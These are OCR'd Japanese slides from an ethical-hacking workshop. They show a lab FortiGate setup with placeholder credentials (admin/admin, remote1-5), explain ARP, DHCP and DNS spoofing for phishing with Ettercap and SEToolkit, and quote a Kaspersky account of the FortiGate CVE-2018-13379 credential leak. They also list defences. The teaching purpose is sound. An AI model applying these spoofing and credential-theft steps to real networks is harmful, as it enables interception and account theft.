


機器/ネットワーク構成

- 機器：FortiGate 60E（FOS Version7.2.2)
- ログイン情報：admin/admin(ポート１からの接続のみを許可しています)
- IP情報：
  - WAN1：10.0.0.254/24
  - Port1(Internal1)：192.168.1.99/24　※管理用ポート
  - Port2(Internal2)：192.168.2.99/24
  - Port3(Internal3)：192.168.3.99/24
  - Port4(Internal4)：192.168.4.99/24
  - Port5(Internal5)：192.168.5.99/24
- SSL-VPN設定
  - 待ち受けポート：10443
  - 接続後のクライアントIP払い出し範囲：10.212.134.200-10.212.134.250


機器/ネットワーク構成

- リモートアクセスユーザ：
  - remote1 (Pass:remote1)
  - remote2 (Pass:remote2)
  - remote3 (Pass:remote3)
  - remote4 (Pass:remote4)
  - remote5 (Pass:remote5)
- リモートアクセスグループ：
  - REMOTE-GROUP1
    - このグループは以下のセグメントにアクセスできます。
    - 192.168.1.0/24、 192.168.2.0/24、 192.168.3.0/24
  - REMOTE-GROUP2
    - このグループは以下のセグメントにアクセスできます。
    - 192.168.4.0/24、 192.168.5.0/24



機器/ネットワーク構成


- ユーザ毎の接続イメージ



フィッシング攻撃とは

直接的な金銭被害だけでなく、法人でのクレデンシャル漏洩は、サイバー攻撃の侵入・突破口としても利用される


- フィッシング(Phising)とは氏名、ユーザ名・パスワード、口座番号、暗証番号、クレジットカード番号、社員番号など、価値のある情報を詐取する詐欺的手法
- 代表的な形はメールでリンクが送られてきて、そのリンクをクリックすると・・・、情報入力を促す
- メール・リンクが安全かどうかを見分ける力＝本物と偽物を見分ける能力があると大部分防ぐことができる
  - メールヘッダを読み解き、正当なメールかどうかを判断できる
  - リンクをみて、正当なリンク先かを判断できる
  - Web証明書をチェックして正当なサイトに繋がっているかを判断できる



ARP SPOOFING

- ARP SpoofingによりLAN上のGatewayやDNSサーバになりすますことができる

- 攻撃者のPC(Malicious PC)がLAN上に接続される
- ARP(Address Resolution Protocol)とは
  - Ethernet 上のMACアドレスとIPアドレスの対応を解決してローカルセグメント内の通信を実現する
  - LAN USERは、Gatewayへの通信手段を知らないので、GatewayのIPアドレスに対応するMACアドレスはなんですか？と問い合わせる
  - Malicious PCで、ARP問い合わせに対して、素速くGatewayのIPに対するMACアドレスを自分のMACアドレスと広告する
  - 結果的にすべてのGateway宛の通信は、他のLAN UserのGatewayへの通信をhijackできる




https://en.wikipedia.org/wiki/ARP_spoofing

DHCP SPOOFING

- DHCP Spoofingにより、新しく接続されるPCのDHCPのname serverになりすますことができる

- 攻撃者のPC(Malicious PC)がLAN上に接続される
- DHCP (Dynamic Host Configuration Protocol)とは
  - 新たにLANに接続されたPCは、自分のIPアドレスやDNSサーバー、GatewayのIPアドレスなどの情報がほしいので、ブロードキャストしてそれらの情報をもらおうとする
  - Malicious PCで、DHCP問い合わせに対して、素速く偽装されたDHCPの返答を返し、Gatwayを自分に、DNSサーバを自分に設定してしまう
  - 結果的にすべてのDNS/Gateway宛の通信は、他のLAN UserのGatewayへの通信をhijackできる




https://en.wikipedia.org/wiki/ARP_spoofing

DNS SPOOFING


- DNS SpoofingによりDNSサーバになりすますことができる

- 攻撃者のPC(Malicious PC)がLAN上に接続される
- DNS (Domain Name Service) とは
  - IPネットワークでは、常にIPアドレスによって通信先が特定されている。しかし、これでは人間に乗って不都合なので、IPアドレスに対応した名前をつける。その名前とIPアドレスの対応を教えてくれるのがDNS
  - Malicious PCは、すでにARP SpoofingによりGateway/DNSサーバになりすましており、DNS問い合わせに対して、素速く偽装されたIPアドレスの情報を返答する
  - LAN Userは、外部の目的サイトに接続しているつもりが、偽装されたPhishingサイトに接続されてしまう

Routing under normal operation



Routing subject to ARP cache poisoning



https://en.wikipedia.org/wiki/ARP_spoofing

今の攻撃を何分で完成させられるでしょうか？

①1時間以上

②15分程度

③5分未満

今の攻撃を何分で完成させられるでしょうか？

① ~~1時間以上~~

② ~~15分程度~~

③5分未満・・・ツールを使うと5分程度で実現できます

ETTERCAP / SETOOLKIT

- Ettercap
  - ethernetフレームを傍受、送信するなどしてARP/DHCP/DNS spoofingを実現するツール
- SETOOLKIT
  - 実際に存在するWeb Siteを偽装してクレデンシャルを盗むサイトを自動的に作ってくれるツール

試してみよう

- VPNに接続
- Twitter.comへアクセス
- 偽装開始
- Twitter.comへアクセス

DNS SPOOFINGによるPHISING を防ぐには

- システム側
  - DNSSECを採用する・・・DNSの偽の情報を見分けられる
  - LANへの接続に認証を付与する・・・攻撃者のPCが簡単にLAN上に接続できない
  - WiFi・・・WPA3など最新の暗号手法を使う・・・盗み見、偽パケット送信などを防ぐ
- ユーザ側
  - 同じLANにいても原則信用しない
  - 接続されたサイトのTLS証明書を確認する
  - 公衆WiFiやイベント会場のWiFiを信用しない

https://medcsc.org/

本日の流れ

- **オーガナイザ挨拶**
- **1．導入：エシカルハッカーの心得、倫理性が求められる演習である　10分**
- **2．ハンズオン：フィッシングサイトへの誘導　30分**
  - フィッシングによる偽サイトへの誘導・被害はどのように行われるのか
- **3．ハンズオン：DNSポイズニング　30分**
  - DNSサーバの脆弱性を利用した攻撃はどのように行われるのか
- **4．事例紹介・デモ　20分**
  - 脆弱性を持つVPNルータを実際に攻撃する
  - 脆弱性を持つWebサイトからアカウント等の情報を搾取する
- **5．解説とまとめ　25分**
  - 「脆弱性」とは何か（オリンパス・鈴木克明様）
  - アプリケーションレイヤのセキュリティ実装の重要性について（トレンドマイクロ・松山征嗣様）
  - まとめ（鳥飼先生）5分

Step 1:必ずしもダークウェブに頼る必要はない

- “既知の脆弱性”は広く公開されている

Step 1:必ずしもダークウェブに頼る必要はない

- “既知の脆弱性”は広く公開されている

Step 2：脆弱性情報にアクセスする

Kaspersky
ICS CERT

Contents: Initial attack vector | Lateral movement | Encryption | Reconnaissance | Causes of the incident | Recommend

the vulnerability and a high risk of attacks, including attacks by APT groups.


Initial attack vector

The attackers exploited th CVE-2018-13379 vulnerability in FortiGate VPN servers to gain access to the enterprise's network.

Unpatched FortiGate devices are vulnerable to a directory traversal attack, which allows an attacker to access system files on the FortiGate SSL VPN appliance. Specifically, an unauthenticated attacker can connect to the appliance through the internet and remotely access the file "sslvpn_websession", which contains the username and password used to access VPN, stored in cleartext. The vulnerability affects devices that run FortiOS versions 6.0.0 to 6.0.4, 5.6.3 to 5.6.7, and 5.4.6 to 5.4.12.

Several days before the start of the main attack phase, the attackers performed test connections to the VPN Gateway, apparently in order to check that the authentication credentials stolen in an attack on the VPN server could still be used.

The attackers may have identified the vulnerable device themselves by scanning IP addresses. Alternatively, they may have bought a ready-made list containing IP addresses of vulnerable FortiGate VPN Gateway devices. In autumn 2020, an offer to buy a database of such devices appeared on a dark web forum.

